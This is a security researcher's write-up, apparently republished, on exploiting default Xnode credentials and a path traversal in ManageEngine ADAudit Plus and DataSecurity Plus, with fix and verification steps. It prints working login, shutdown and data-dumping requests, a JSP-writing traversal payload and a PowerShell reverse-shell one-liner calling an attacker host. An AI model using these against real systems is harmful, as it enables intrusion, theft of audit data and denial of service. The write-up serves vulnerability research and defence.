Pwning ManageEngine — From PoC to Exploit: A deep dive into CVE-2020–11531 and CVE-2020–11532
The DataEngine Xnode server shipped with ManageEngine ADAudit Plus and DataSecurity Plus used default credentials (atom/chegan) on a TCP/JSON interface, and its action handlers exposed undocumented data-repository operations. An attacker who could reach the Xnode port could authenticate, enumerate and dump audit data, modify configuration and schema files, and shut the server down.
 Published on medium.com
A little over two years ago, Sahil Dhar of xen1thLabs published two files on Packet Storm detailing two vulnerabilities affecting ManageEngine DataSecurity Plus and ManageEngine ADAudit Plus:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
ManageEngine ADAudit Plus is an IT auditing solution that lets organisations monitor their Active Directory environment, file servers, Windows servers and Windows workstations, so they can spot suspicious activity such as unusual logons, account lockouts, and changes to users, files, groups and security policies. ManageEngine DataSecurity Plus is a file server auditing product aimed at giving visibility over sensitive data and preventing leaks.
Both products ship with a component called the DataEngine Xnode server. It was added to ADAudit Plus in April 2019, and the release notes for that month describe it as providing "Faster search and retrieval of file audit data with ADAudit Plus's all new DataEngine". Xnode listens on a plain TCP socket and speaks JSON. The two vulnerabilities discussed here live in that component:
- CVE-2020-11531, a path traversal that can lead to remote code execution (CVSS3 base score 8.8), published by Sahil Dhar of xen1thLabs as Packet Storm ID 157604.
- CVE-2020-11532, described as an authentication bypass (CVSS3 base score 9.8), Packet Storm ID 157609.
The research below started from those two PoCs, after the author came across a vulnerable ADAudit Plus instance during a penetration test.
Setup
To study the component, the author built a Windows Server 2019 virtual machine and installed the latest version of ADAudit Plus on it, together with Wireshark. Wireshark was configured to listen on the loopback interface with a display filter for the Xnode port, while the ADAudit Plus web application was used normally. This captured Xnode authentication and health requests matching the PoC, plus a few other actions such as admin:/xnode_info.
For static analysis, the JAR files were searched with WinRAR and decompiled with JD-GUI. The relevant code sits in the installation directory under:
<install_dir>\apps\dataengine-xnode
The results were virtually the same for DataSecurity Plus, since both products appear to use the same Xnode codebase.
Finding it
Default credentials on Xnode
CVE-2020-11532 is described as an authentication bypass, but the author calls that description misleading: the actual issue is the presence of default credentials. They do not affect the web UI, only the DataEngine Xnode server. The PoC shows that these credentials can be used to authenticate to Xnode and then execute commands. The information needed is:
Default credentials:
- username:
atom - password:
chegan
Default Xnode ports:
- ADAudit Plus: 29118/tcp
- DataSecurity Plus: 29119/tcp
Because Xnode uses a simple TCP socket and JSON, a connection can be made with netcat. The PoC shows a successful authentication request followed by an admin:/health status request, with the server responses printed directly below the requests:
#~ nc [redacted] 29119{"username":"atom","password":"chegan","request_timeout":10,"action":"session:/authenticate"}{"response":{"status":"authentication_success"},"request_id":-1}{"action":"admin:/health","de_health":true, "request_id":1}{"response":{"de_health":"GREEN"},"request_id":1}
The configuration files
Inspecting the installation directory showed that everything Xnode related is stored under apps\dataengine-xnode. The most relevant files are described below.
conf\dataengine-xnode.conf is the main configuration file, holding the Xnode port, username and password. On a vulnerable instance it looks something like this:
xnode.connector.port = 29118xnode.connector.username = atomxnode.connector.password = cheganxnode.connector.tcp.json_decode_size_mb = 20xnode.db.store.dbname = storexnode.db.store.dbadapter = hsqldbxnode.db.store.username =xnode.db.store.password =xnode.dr.archive.zip_password =
conf\datarepository\datarepositories.conf holds the configuration for the enabled Xnode data repositories, which are basically database tables. An example entry:
[AdapFileAuditLog]repository_name = AdapFileAuditLogrepository_state = ENABLEDrepository_type = audit-logdescription = File auditcontainer_name = audit-logis_legacy = truelegacy_table_name = AUDFileAuditInfoschema_name = [redacted] = truecontains_duplicate = falseblock_prefix = adapFileAuditLogblock_main_hot_count = [redacted] = 1block_main_hot_rotation_type = SIZEblock_main_hot_rotation_size = [redacted] =block_main_retention_days = -1block_frozen_retention_days = [redacted] = 10xnodes = localhost
The directory conf\datarepository\schema\ contains JSON files matching the schema_name values in datarepositories.conf, with .json appended. Each file describes the fields, effectively the database columns, of the corresponding data repository. The top of AdapFileAuditLog_V1.json, which corresponds to the AdapFileAuditLog data repository, looks like this:
{"mappings": {"range_field": "TIME_GENERATED", "unique_fields": [ "TIME_GENERATED", "RECORD_NUMBER" ],"default_analyzer": "KEYWORD_LOWERCASE","field_list": [{"UNIQUE_ID": {"docs_val": true,"type": "long"}},{"MONITOR_ID": {"docs_val": true,"type": "long"}},{"EVENT_NUMBER": {"docs_val": true,"type": "integer"}},{"TIME_GENERATED": {"docs_val": true,"type": "long"}},[snipped]
Finally, the lib\ directory holds a dozen or so JAR files, at least three of which contain Xnode code:
dataengine-commons.jardataengine-controller.jardataengine-xnode.jar
Searching the JAR files
JAR files are ordinary archives, so they can be searched for strings on Windows with WinRAR. Running search queries from the lib\ directory, with search terms containing the names of Xnode actions already known to be supported, was intended to find the class that defines the supported actions.

The results led to the hidden treasure in dataengine-xnode.jar, in the package:
com.manageengine.dataengine.xnode.connector.global.actionhandlers
Two classes there defined everything needed:
AdminRequestHandler.classDataRepositoryRequestHandler.class
Opening the JAR files in JD-GUI to decompile them revealed the action handlers.
The admin actions
AdminRequestHandler.class lists the Xnode actions of the admin type. Its processRequest function mentions the actions in a series of if statements, each returning the function that processes the action:
public TransportResponse processRequest(TransportRequest request) throws Exception { if (request.actionType().startsWith("admin:/health")) return processHealthRequest(request); if (request.actionType().startsWith("admin:/xnode_info")) return processXNodeInfoRequest(request); if (request.actionType().startsWith("admin:/update_security_settings")) return processUpdateSecuritySettingsRequest(request); if (request.actionType().startsWith("admin:/shutdown")) return processShutdownRequest(request); return TransportResponse.buildErrorResponse(request, 1, "Requested ADMIN operation not supported!");}
Reading the defining functions made it possible to build valid requests for each action and work out what they do:
admin:/healthreturns the Xnode health status:
{"action":"admin:/health","de_health":true, "request_id":1}{"response":{"de_health":"GREEN"},"request_id":1}
admin:/xnode_inforeturns the Xnode version and installation path:
{"action":"admin:/xnode_info","request_id":2}{"response":{"xnode_installation_path":"C:\\Program Files (x86)\\ManageEngine\\ADAudit Plus\\apps\\dataengine-xnode","xnode_version":"XNODE_1_0_0"},"request_id":2}
admin:/shutdownshuts down the Xnode server, and the server sends no response. This could be used for denial of service:
{"action":"admin:/shutdown","request_id":2}
admin:/update_security_settingssets the Xnode password for zip archives. The supplied password is stored encrypted indataengine-xnode.confas the value ofxnode.dr.archive.zip_password:
{"action":"admin:/update_security_settings","archive_zip_pwd":"hunter2", "request_id":1}{"response":{"error_code":0},"request_id":1}
After this, the configuration file contains the encrypted password:
xnode.dr.archive.zip_password=[redacted]
The type of encryption used was not investigated further.
The data repository actions
DataRepositoryRequestHandler.class has its own processRequest function, which reveals 18 additional actions in another long list of if statements:
public TransportResponse processRequest(TransportRequest request) throws Exception { if (request.actionType().startsWith("dr:/dr_data_add")) return processDataAddRequest(request); if (request.actionType().startsWith("dr:/dr_migration_data_add")) return processMigrationDataAddRequest(request); if (request.actionType().startsWith("dr:/dr_migration_data_validate")) return processMigrationDataValidateRequest(request); if (request.actionType().startsWith("dr:/dr_data_update")) return processDataUpdateRequest(request); if (request.actionType().startsWith("dr:/dr_data_delete")) return processDataDeleteRequest(request); if (request.actionType().startsWith("dr:/dr_search")) return processSearchRequest(request); if (request.actionType().startsWith("dr:/dr_sync")) return processDRSync(request); if (request.actionType().startsWith("dr:/dr_update")) return processDRUpdate(request); if (request.actionType().startsWith("dr:/dr_main_blocks_disk_size_fetch")) return processDRMainBlocksDiskSizeFetch(request); if (request.actionType().startsWith("dr:/dr_main_blocks_disk_size_older_than_fetch")) return processDRMainBlocksDiskSizeOlderThanFetch(request); if (request.actionType().startsWith("dr:/dr_schema_sync")) return processDRSchemaSync(request); if (request.actionType().startsWith("dr:/dr_blocks_meta_sync")) return processDRBlocksMetaSync(request); if (request.actionType().startsWith("dr:/dr_blocks_meta_fetch")) return processDRBlocksMetaFetch(request); if (request.actionType().startsWith("dr:/dr_blocks_count_fetch")) return processDRBlocksCountFetch(request); if (request.actionType().startsWith("dr:/dr_archive_old_blocks")) return processDRArchiveOldBlocks(request); if (request.actionType().startsWith("dr:/dr_archive_blocks_load")) return processArchiveBlocksLoad(request); if (request.actionType().startsWith("dr:/dr_archive_blocks_unload")) return processArchiveBlocksUnload(request); if (request.actionType().startsWith("dr:/dr_archive_locations_sync")) return processDRArchiveLocationsSync(request); return TransportResponse.buildErrorResponse(request, 1, "Requested DR Action not supported!"); }
Based on the name alone, dr:/dr_search looked like the action to use for enumeration. Several other actions are worth mentioning too, grouped by impact.
What the data repositories are
Before going through the actions, it helps to understand what a data repository is. Both products ship with a PostgreSQL database, populated with the data gathered while monitoring file servers, Windows servers and Windows workstations. Both also come with an HSQLDB (HyperSQL DataBase) for the Xnode server, which stores "blocks" of data for each data repository. The data repositories and their fields correspond to PostgreSQL tables and columns, which the author verified by connecting to the PostgreSQL database of the test instance.
The working model is that certain data in PostgreSQL, namely the audit data from the tables that correspond to data repositories, is periodically packed into blocks and copied to HSQLDB. When a user or an automated process requests that data, Xnode retrieves it from HSQLDB. In the source code, directly accessible data blocks are labelled "hot", while archived ones are "frozen"; archived blocks can be accessed after being "defrosted". The author notes this description may not be 100 percent correct but should be close enough to make sense of the actions.
Actions by impact
Manipulating stored data: HSQLDB blocks
dr_blocks_meta_fetchobtains the meta information of blocks for specific data repositories:
{"dr_name_list":["AdapFileAuditLog"], "action":"dr:/dr_blocks_meta_fetch","request_id":1}{"response":{"dr_blocks_meta":[{"creation_time":1627865990666,"block_name":"adapFileAuditLog_1627865990666","doc_count":0,"size":0,"range_from":0,"datarepository_name":"AdapFileAuditLog","state":"HOT","raw_size":0,"is_merged":false,"version":10,"status":"-","range_to":0}]},"request_id":1}
dr:/dr_archive_old_blocksarchives ("freezes") blocks older than the maximum retention period specified for a data repository indatarepositories.conf.dr:/dr_archive_blocks_loaddefrosts archived blocks.dr:/dr_archive_blocks_unloadrefreezes defrosted blocks.
Editing datarepositories.conf
dr:/dr_syncoverwrites all data indatarepositories.conf.dr:/dr_updatemodifies some or all of the data indatarepositories.conf.
Editing the data repository schema files
dr:/dr_schema_syncwrites JSON files containing data repository schema information to<install_dir>\apps\dataengine-xnode\conf\datarepository\schema\.
Manipulating stored data
dr:/dr_data_addadds data to the Xnode data repositories.dr:/dr_data_updateedits data in the Xnode data repositories.dr:/dr_data_deletedeletes data from the Xnode data repositories.
Retrieving data
dr:/dr_searchretrieves data from the data repositories based on the supplied parameters.
Exploitation
Step 1: authenticating to Xnode
With the default credentials and the port, a connection to Xnode can be made with netcat and the authentication request sent, as shown in the PoC above. A successful response contains "status":"authentication_success". From there, the admin actions can be used, including admin:/xnode_info to learn the installation path and version, and admin:/shutdown to stop the server.
Step 2: understanding dr:/dr_search
The processSearchRequest function passes the received request to the build function of a class called SearchRequest, then passes the resulting object to the executeSearch method of SearchService and returns the result:
private TransportResponse processSearchRequest(TransportRequest request) throws Exception { LOGGER.info("SEARCH REQUEST received :: " + request.getRequest()); SearchRequest searchRequest = SearchRequest.build(request); SearchService sService = new SearchService(); return sService.executeSearch(searchRequest);}
The qualified name of the SearchRequest class is:
package com.manageengine.adap.dataengine.xnode.datarepository.search.SearchRequest
The first lines of its build function specify two mandatory parameters, query and dr_name_list:
public static SearchRequest build(TransportRequest request) throws Exception { SearchRequest searchRequest = new SearchRequest(request.requestId(), request.actionType()); if (!request.has("query") || !request.has("dr_name_list")) throw new Exception("Error while processing search-request, missing some mandatory request parameters(query|dr_name_list)"); searchRequest.query(request.getString("query"));
dr_name_listis a JSON array containing the name or names of one or more data repositories as listed indatarepositories.conf.queryis a JSON string containing SQL-like statements where columns and values are separated by a colon, for example:
"query":"EVENT_TYPE:4 AND (EVENT_MACHINE_DOMAIN:ECORP OR EVENT_MACHINE_DOMAIN:[redacted])"
Step 3: a first attempt at dumping everything
The first query was built from:
- The action:
"action":"dr:/dr_search" dr_name_listmapped to an array of data repository names, for example:
"dr_name_list":["AdapFileAuditLog", "AdapPowershellAuditLog"]
querymapped to a string containing theTIME_GENERATEDcolumn with a range between two Unix epoch timestamps, for example:
"query":"TIME_GENERATED:[1595851364 TO 2627369199]"
No sanity check is performed on the lower and upper timestamp values, so to make sure all data is returned the lower value can be set back to 1970 and the upper one to a date in the future.
- Automated Xnode requests always include
request_idmapped to an integer, for example"request_id":1, but this parameter is not required.
Put together, the basic search request looked something like this:
{"dr_name_list":["AdapFileAuditLog","AdapPowershellAuditLog"],"query":" TIME_GENERATED:[1595851364 TO 2627369199]","action":"dr:/dr_search","request_id":1}
This request has at least four major shortcomings:
- If one of the data repositories in
dr_name_listdoes not exist on the target, Xnode throws an error. - Xnode returns each database record (row) as a JSON array of values, without field (column) names, so it is never fully clear which field a value belongs to.
- Xnode removes trailing values from the response if they are
null, which breaks parsing that expects the number of values to match the number of fields. - The default maximum number of records Xnode returns is 10.
Step 4: one data repository at a time
The first problem is easily overcome by querying each data repository that may exist on the target one by one. For ADAudit Plus there are only two:
AdapFileAuditLog, present in all vulnerable versions (builds 6000 to 6032). It is the only data repository whose PostgreSQL table has a different name (AUDFileAuditInfoinstead ofAdapFileAuditLog).AdapPowershellAuditLog, present in some vulnerable versions (builds 6030 to 6032).
For DataSecurity Plus there are too many possible data repositories to list. An example query for a single data repository, with the partial server response:
{"dr_name_list":["AdapPowershellAuditLog"],"query":" TIME_GENERATED:[1595851364 TO 2627369199]","action":"dr:/dr_search","request_id":1}{"response":{"search_after":"doc=9 score=1.0 shardIndex=0","total_hits":87,"search_result":[["601",null,null,null,null,"ECORP-DC.[redacted]","[redacted]",null,"4104","16",null,null,"6408ff47-e568-447e-9c4a-0ba2688e1ab5","554",null,"& C:\\Windows\\TEMP\\SDIAG_e90ece72-963b-44ea-ac0d-3b75d418b6d1\\TS_WERQueue.ps1<br>","1",null,"1638969202","Administrator","S-1-5-21-865699249-1322998900-1895168254-500","1","129",null,null,null],[snipped]
Step 5: specifying fields
To know which column a value belongs to, fields can be requested with the select_fields parameter, a JSON array of field names. When this is used, Xnode always returns the value for that field, so trailing null values are no longer dropped. If a specified field does not exist, Xnode simply returns null for it. A full query then looks something like this:
{"dr_name_list":["AdapFileAuditLog"],"query":" TIME_GENERATED:[1595851364 TO 2627369199]","select_fields":["CALLER_USER_DOMAIN","CALLER_USER_NAME"],"action":"dr:/dr_search","request_id":1}
Step 6: enumerating in batches with UNIQUE_ID
Searching the source code for the function that defines the 10-record limit, or a parameter to raise it, was fruitless. Instead, the author enumerated all records in batches of 10. All the interesting data repositories contained a UNIQUE_ID field, which after some trial and error could be used to avoid requesting the same record twice, by specifying a range of UNIQUE_ID values in the query parameter:
"query":"UNIQUE_ID:[1 TO 10]"
Increasing the minimum and maximum values makes enumeration possible, as these two example queries show:
{"dr_name_list":["AdapPowershellAuditLog"],"query":"UNIQUE_ID:[1 TO 10]","select_fields":["UNIQUE_ID"],"action":"dr:/dr_search","request_id":1}{"response":{"search_after":"doc=9 score=1.0 shardIndex=0","total_hits":10,"search_result":[["1"],["2"],["3"],["4"],["5"],["6"],["7"],["8"],["9"],["10"]],"index_count":1},"request_id":1}{"dr_name_list":["AdapPowershellAuditLog"],"query":"UNIQUE_ID:[11 TO 20]","select_fields":["UNIQUE_ID"],"action":"dr:/dr_search","request_id":1}{"response":{"search_after":"doc=19 score=1.0 shardIndex=0","total_hits":10,"search_result":[["11"],["12"],["13"],["14"],["15"],["16"],["17"],["18"],["19"],["20"]],"index_count":1},"request_id":1}
The first query requests the UNIQUE_ID values for records with values between 1 and 10, the second for records between 11 and 20. Both responses contain the expected values.
Step 7: finding the range with aggr
To narrow down the range of possible UNIQUE_ID values before enumerating a potentially massive number of records in batches of 10, the SearchRequest.build function reveals an aggr parameter supporting several sub-parameters, including min and max:
if (request.has("aggr")) { JSONObject jAggr = request.getJSONObject("aggr"); if (jAggr.length() > 0) { String aggrKey = jAggr.keys().next(); if (aggrKey.equals("min")) { buildMinAggregation(searchRequest, jAggr); } else if (aggrKey.equals("max")) { buildMaxAggregation(searchRequest, jAggr); } else if (aggrKey.equals("sum")) { buildSumAggregation(searchRequest, jAggr);[snipped]
min and max request the record or records with the lowest or highest value for a field. With UNIQUE_ID as the field, this gives the full range of values, so you know where to start enumerating and when the last record has been reached. An aggr min request:
{"dr_name_list":["AdapPowershellAuditLog"],"query":" TIME_GENERATED:[1000000000 TO 2627369199]","aggr":{"min":{"field":"UNIQUE_ID"}},"action":"dr:/dr_search","request_id":1}{"response":{"total_hits":0,"search_result":[],"aggr_result":{"min":"1.0"},"index_count":0},"request_id":1}
An aggr max request:
{"dr_name_list":["AdapPowershellAuditLog"],"query":" TIME_GENERATED:[1000000000 TO 2627369199]","aggr":{"max":{"field":"UNIQUE_ID"}},"action":"dr:/dr_search","request_id":1}{"response":{"total_hits":0,"search_result":[],"aggr_result":{"max":"1232.0"},"index_count":0},"request_id":1}
In this example the existing UNIQUE_ID values range from 1 to 1,232. Every Xnode search response also includes total_hits, which reveals the total number of records in the database when a request for all possible records is sent, even though only up to 10 records are returned.
Step 8: automating with Metasploit
With enumeration understood, the process was automated in two auxiliary Metasploit modules, one for ADAudit Plus and one for DataSecurity Plus, sharing an Xnode mixin. The module follows these steps:
- Attempt to authenticate to Xnode using default or user-specified credentials. In the demo the password is specified because the target application is not actually vulnerable to CVE-2020-11532; on a vulnerable application the attack works the same way without setting the password.
- Send an
admin:/healthstatus request. - Send an
admin:/xnode_inforequest to obtain the Xnode version and installation path. - Send a single
dr:/dr_searchrequest for each possible data repository to verify whether it exists and, if so, obtain the total number of records. - If a data repository exists, send two more
dr:/dr_searchrequests: one withaggr minfor the lowestUNIQUE_ID, one withaggr maxfor the highest. - For each existing, non-empty data repository, request all records in a series of
dr:/dr_searchrequests using the lowest and highestUNIQUE_IDvalues. These requests include specific field names so that returned values can be mapped to their column names; the field names come from a configuration file per module that users can edit. - Save the parsed results for the data repositories to JSON files in:
~/.msf4/loot/
Step 9: archived data (untested)
It is not fully clear whether dr:/dr_search also retrieves archived data from "frozen" blocks in HSQLDB, but it would make sense if it does not. In that case archived data might be obtained by first using dr:/dr_blocks_meta_fetch to get the names of all existing blocks, including frozen ones, then passing the names of the frozen blocks in a query to dr:/dr_archive_blocks_load to unfreeze them, and finally running the enumeration module over dr:/dr_search.
Step 10: the path traversal in dr:/dr_schema_sync
CVE-2020-11531 is a directory traversal originating in the function that handles dr:/dr_schema_sync. As described above, this action updates the data repository schema information stored in JSON files under:
<install_dir>\apps\dataengine-xnode\conf\datarepository\schema\
A valid request contains the dr_schema_list parameter, a hash whose keys are the names of the schema files and whose values are the contents of those JSON files. For each filename, Xnode creates a file with the specified contents, and any files already present in the schema directory, whatever their name, are wiped in the process. A legitimate request is very long, so the example below is heavily snipped:
{"dr_schema_list":{"AdapPowershellAuditLog_V1.json":{"mappings":{"range_field":"TIME_GENERATED","unique_fields":["TIME_GENERATED","RECORD_NUMBER"],"default_analyzer":"KEYWORD_LOWERCASE","field_list":[{"UNIQUE_ID":{"docs_val":true,"type":"long"}},{"COMMAND_NAME":{"docs_val":true,"type":"text"}},{"COMMAND_PATH":{"docs_val":true,"type":"text"}},{"COMMAND_TYPE":{"docs_val":true,"type":"text"}},{"COMMAND_INVOCATION":{"docs_val":true,"type":"text"}},{"EVENT_MACHINE_NAME":{"docs_val":true,"type":"text"}},{"EVENT_MACHINE_DOMAIN":{"docs_val":true,"alias_name":"DOMAIN","type":"text"}},...{more stuff},{a lot more stuff},{like really a lot more stuff},..."action":"dr:/dr_schema_sync","request_id":2}
Step 11: the vulnerable function
The action is processed by processDRSchemaSync, which calls syncDRSchemas in DataRepositoryManager.class to delete the existing files in the schema directory and create new ones. The class is in dataengine-xnode.jar at:
com.manageengine.dataengine.xnode.datarepository.DataRepositoryManager
The full function:
public static JSONObject syncDRSchemas(DataRepositoryActionRequest request) throws Exception { JSONObject jResponse = new JSONObject(); JSONObject jSchemas = request.drSchemaListObj(); File schemasFolder = ((Path)Environment.XNODE_DR_SCHEMA_DIR.value()).toFile(); schemaMap = new ConcurrentHashMap<>(); if (!schemasFolder.exists()) schemasFolder.mkdirs(); if (schemasFolder.isDirectory()) { File[] schemaFileList = schemasFolder.listFiles(); for (File schemaFile : schemaFileList) schemaFile.delete(); } Iterator<String> iterator = jSchemas.keys(); while (iterator.hasNext()) { String key = iterator.next(); BufferedWriter bw = new BufferedWriter(new OutputStreamWriter(new FileOutputStream(Environment.XNODE_DR_SCHEMA_DIR.value() + File.separator + key))); bw.write(jSchemas.getJSONObject(key).toString(2)); bw.close(); XNodeDRSchema xNodeDRSchema = new XNodeDRSchema(key.replace(".json", ""), jSchemas.getJSONObject(key)); schemaMap.put(xNodeDRSchema.getSchemaName(), xNodeDRSchema); LOGGER.info("SYNCHED : DataRepository Schema '" + key + "'"); } checkFieldWithMultipleDataTypes(); jResponse.put("error_code", 0); return jResponse; }
In the top half, the function checks whether the schema folder exists and is a directory, then lists the files present and deletes them one by one. In the bottom half, it iterates over the supplied filenames, creating a file for each name and writing the supplied contents to it.
The problem, as the PoC points out, is that the filenames are not validated. They can therefore include directory traversal sequences such as ..\, making it possible to write a file to directories other than schema, such as the DataSecurity Plus web root at:
<install_dir>\webapps\fap\
Any file extension is allowed, including JSP. To write a file named poc.jsp to the web root, the request should match this format:
{"action":"dr:/dr_schema_sync","request_id":1,"dr_schema_list":{"../../../../../webapps/fap/poc.jsp":{"randomkeyname":"myevilpayload"}}}
The Xnode server responds with an error:
{"response":{"error_msg":"org.json.JSONException: mappings key not found in ../../../../../webapps/fap/poc.jsp template!","error_code":1},"request_id":1}
This can be ignored, because by now the following file should exist:
<install_dir>\webapps\fap\poc.jsp
with the contents:
{"randomkeyname": "myevilpayload"}
Step 12: payload limitations
To weaponise this, myevilpayload should be replaced with valid Java code wrapped in JSP scriptlet tags:
"<% System.out.println(1337); %>"
The full request then looks like this:
{"action":"dr:/dr_schema_sync","request_id":1,"dr_schema_list":{"../../../../../webapps/fap/poc.jsp":{"wynter":"<% System.out.println(1337); %>"}}}
The contents of poc.jsp will be:
{"wynter":"<% System.out.println(1337); %>"}
Loading the page in a browser at:
http://<ip of datasecurity plus>:8800/poc.jsp
shows only:
{"wynter":""}
The Java print statement executes but is not displayed on the page. A simple exploit using Runtime.getRuntime().exec(payload) will not work with standard payloads, because files created in response to dr:/dr_schema_sync can only contain valid JSON, and contents that are not in that format are converted to it. Special characters such as quotes are automatically escaped, rendering typical payloads unusable.
Step 13: delivering the payload as a byte array
The PoC contains a neat trick to get around this. To avoid dealing with special characters at all, the exec call contains new String(new byte[], so the payload is delivered as a byte array that is converted to a string before being passed to the exec call:

Step 14: more payload limitations
This approach does not seem to like complex, and therefore larger, payloads such as those produced by msfvenom. The payload in the PoC is a simple PowerShell call taking a base64 encoded command:
payload = 'powershell.exe -NonI -W Hidden -NoP -Exec Bypass -Enc "%s"' % (b64encode(r_cmd.encode('utf-8'))).decode('utf-8')
The command itself is a typical PowerShell reverse shell using System.Net.Sockets.TCPClient:
cmd = "$client = New-Object System.Net.Sockets.TCPClient('"+lhost+"',"+str(lport)+");$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendb yte.Length);$stream.Flush()};$client.Close()"
To turn the exploit into a Metasploit module, something native with at least a minimal degree of randomisation was needed rather than a single hard-coded command. The Msf::Exploit::CmdStager mixin, used in several previous modules, delivers payloads in batches by starting a server on the attacker machine and using a command injection vector to trigger callbacks that download the final payload. That approach may exploit the injection vector multiple times in quick succession, which is usually fine, but here there was no simple command injection vector. Trying it anyway just created a large number of JSP files on the target, because each dr:/dr_schema_sync request writes a file to disk, and ended with:
[*] Exploit completed, but no session was created.
Step 15: borrowing from web_delivery
What was needed was a one-liner that yields a shell, ideally Meterpreter, in one go. The web_delivery module at exploit/multi/script/web_delivery provides exactly that: a fully functional msf session from a single command on the target. Run with the PSH target for Windows, it produces output like this:
msf6 exploit(multi/script/web_delivery) > run -j[*] Exploit running as background job 3.[*] Exploit completed, but no session was created.[*] Started reverse TCP handler on [redacted]:443 [*] Using URL: http://[redacted]:8080/qYsJe4qUvvEXgI[*] Server started.[*] Run the following command on the target machine:powershell.exe -nop -w hidden -e [redacted][snipped]
Pasting the printed command (very long, hence snipped) into Command Prompt or an injection vector yields a Meterpreter session. Since there was no easy way to leverage this from within another module, code from web_delivery was copied into the draft module until it worked together with the author's own code. After checking every relevant line of web_delivery to make sure nothing was missed, the module popped its first Meterpreter session via CVE-2020-11531.
Step 16: keeping Xnode alive
One more issue had to be dealt with to make the module reusable. The exploit wipes the schema directory, and Xnode does not appreciate having no data repository schema files to reference. The exploit breaks Xnode and even makes it impossible to reboot DataSecurity Plus. To prevent this, the module has a method that uses the incoming shell, if one was obtained, to automatically repopulate the schema directory with the default JSON files. This should prevent nuking DataSecurity Plus when exploitation succeeds, although it may still affect functionality in the case of a non-default Xnode configuration. If the module sends the dr:/dr_schema_sync request but fails to get a shell, the author offers no remedy.
Step 17: ADAudit Plus is different
The web server configuration of DataSecurity Plus instances vulnerable to CVE-2020-11531 allows JSP files, but ADAudit Plus does not. Directory traversal and arbitrary file write via dr:/dr_schema_sync are still possible on ADAudit Plus, but getting a shell requires a different approach from the one used for DataSecurity Plus. The author did not look into this.
Root cause
Two separate issues underlie the findings.
First, the Xnode server ships with default credentials (atom / chegan) stored in dataengine-xnode.conf. Anyone who can reach the Xnode port can authenticate and then use the admin and data repository actions. The label "authentication bypass" is misleading: the credentials are simply known and unchanged.
Second, syncDRSchemas builds the output path by concatenating the schema directory with the attacker-supplied key from dr_schema_list, without validating the filename. Traversal sequences such as ..\ therefore escape the schema directory, and any extension, including JSP, is accepted. The function also deletes every existing file in the schema directory before writing, so each request destroys the legitimate schema files. Because the written contents are converted to JSON and special characters escaped, the PoC uses a byte-array trick in the payload.
Impact
With default credentials, an attacker who can reach the Xnode port can authenticate and then:
- Read audit data from the data repositories, including file audit and PowerShell audit logs, by enumerating records with
dr:/dr_search. - Add, update and delete data in the data repositories.
- Overwrite or modify
datarepositories.confand write schema files. - Shut down the Xnode server, which could be used for denial of service.
- Set the zip archive password stored in the configuration file.
Via CVE-2020-11531, the dr_schema_sync action allows writing arbitrary files outside the schema directory. On DataSecurity Plus, where the web root accepts JSP, the author achieved remote code execution and a Meterpreter session. On ADAudit Plus, arbitrary file write is still possible but the JSP route to code execution does not apply. The exploit also wipes the schema directory, which breaks Xnode and makes it impossible to reboot DataSecurity Plus.
Fix
The most effective mitigation is to update Xnode to the latest versions using the available service packs for ADAudit Plus and DataSecurity Plus.
If patching is not feasible, the following changes can be made to the Xnode configuration file at:
<install_dir>\apps\dataengine-xnode\conf\dataengine-xnode.con
- Change the Xnode credentials by editing the value for:
xnode.connector.password = chegan
and, optionally:
xnode.connector.username = atom
- Disable remote processing for Xnode (later versions do this by default) by adding:
xnode.connector.accept_remote_request = false
To verify that the patch or workaround was effective, connect to Xnode with netcat or a similar tool and send an empty JSON hash:
# nc [redacted] 29118{}
The server should respond with:
{"response":{"error_msg":"Remote request-processing disabled!!","error_code":1},"request_id":-1}
To test the enumeration module against a free trial of ADAudit Plus or DataSecurity Plus, remote processing can be enabled by doing the opposite of step 2, adding:
xnode.connector.accept_remote_request = true
The password cannot be changed back to the default, because patched applications generate a random Xnode password on each boot. The correct password can simply be supplied to the module.
Variants to test
- Default Xnode credentials on other deployments. Connect to port 29118 (ADAudit Plus) or 29119 (DataSecurity Plus) and send the authentication request with
atom/chegan. A positive result is"status":"authentication_success"in the response. - Other data repositories on DataSecurity Plus. The report lists only the two ADAudit Plus repositories; on DataSecurity Plus, query repositories one at a time. A positive result is a response with records rather than an error about a missing repository.
- Archived data retrieval (untested). Use
dr:/dr_blocks_meta_fetchto list blocks including frozen ones, pass their names todr:/dr_archive_blocks_load, then rundr:/dr_search. - Traversal to other directories and extensions. Replace the traversal path and filename in
dr_schema_listwith other locations and extensions. - Code execution on ADAudit Plus. Since its web root does not serve JSP, getting a shell requires an alternative approach; the author did not look into this.
- Remote processing check after hardening. Send an empty JSON hash to the Xnode port. A positive result for the workaround is the
Remote request-processing disabled!!error instead of a normal response.
What happened, in plain words
A security researcher looked at a piece of software that many companies install on their own servers. The software is made by a company called ManageEngine. One product, ADAudit Plus, watches a company's Windows network and keeps a record of who logged in, who changed what, and similar events. The other product, DataSecurity Plus, watches file servers so a company can see who is touching sensitive files.
